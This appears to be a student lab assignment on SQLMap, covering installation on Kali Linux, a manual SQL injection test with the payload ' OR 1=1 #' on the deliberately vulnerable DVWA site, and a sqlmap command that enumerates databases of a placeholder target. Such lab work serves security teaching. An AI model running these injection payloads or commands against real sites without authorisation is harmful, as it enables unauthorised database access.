

Assignment 2

Name: Chitrada Pavan

College: Dr.Lankapalli Bullayya college

Regd.No: 721128805304


Date: 23/02/2024

Step -1 Purpose and Usage of SQLMap:

- SQLMap is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.
- It automates the process of identifying and exploiting SQL injection flaws, making it easier for penetration testers to assess the security of web applications.

Step -2 Installation of SQLMap:

To install sqlmap use command - “sudo apt-get install sqlmap”



```
root@kali: /home/kali
File Actions Edit View Help


(root@kali)-[/home/kali]
# apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  sqlmap
1 upgraded, 0 newly installed, 0 to remove and 578 not upgraded.
Need to get 6891 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.3-1 [6891 kB]
Fetched 6891 kB in 4s (1941 kB/s)
(Reading database ... 403879 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.8.3-1_all.deb ...
Unpacking sqlmap (1.8.3-1) over (1.8.2-1) ...
Setting up sqlmap (1.8.3-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.0-3) ...

(root@kali)-[/home/kali]
#
```

Step -3 Identifying a Vulnerable Web Application:



The above image is the login page of the vulnerable DVWA site.
Now open SQL injection tab and tap 'OR 1=1 #' then we get



See this a vulnerability which is showing the user information and hence this is a vulnerable site.

Step -4 Performing a Basic SQL Injection Attack:

To perform this attack use command

sqlmap -u "http://target.com/page.php?id=1" --dbs , this will give the database of the target.

```
available databases [2]:  
[*] acuart  
[*] information_schema
```

Step -5 Documenting the Steps:

- sudo apt-get install sqlmap - To install sqlmap
- sqlmap -u "http://target.com/page.php?id=1" --dbs - to get database of target site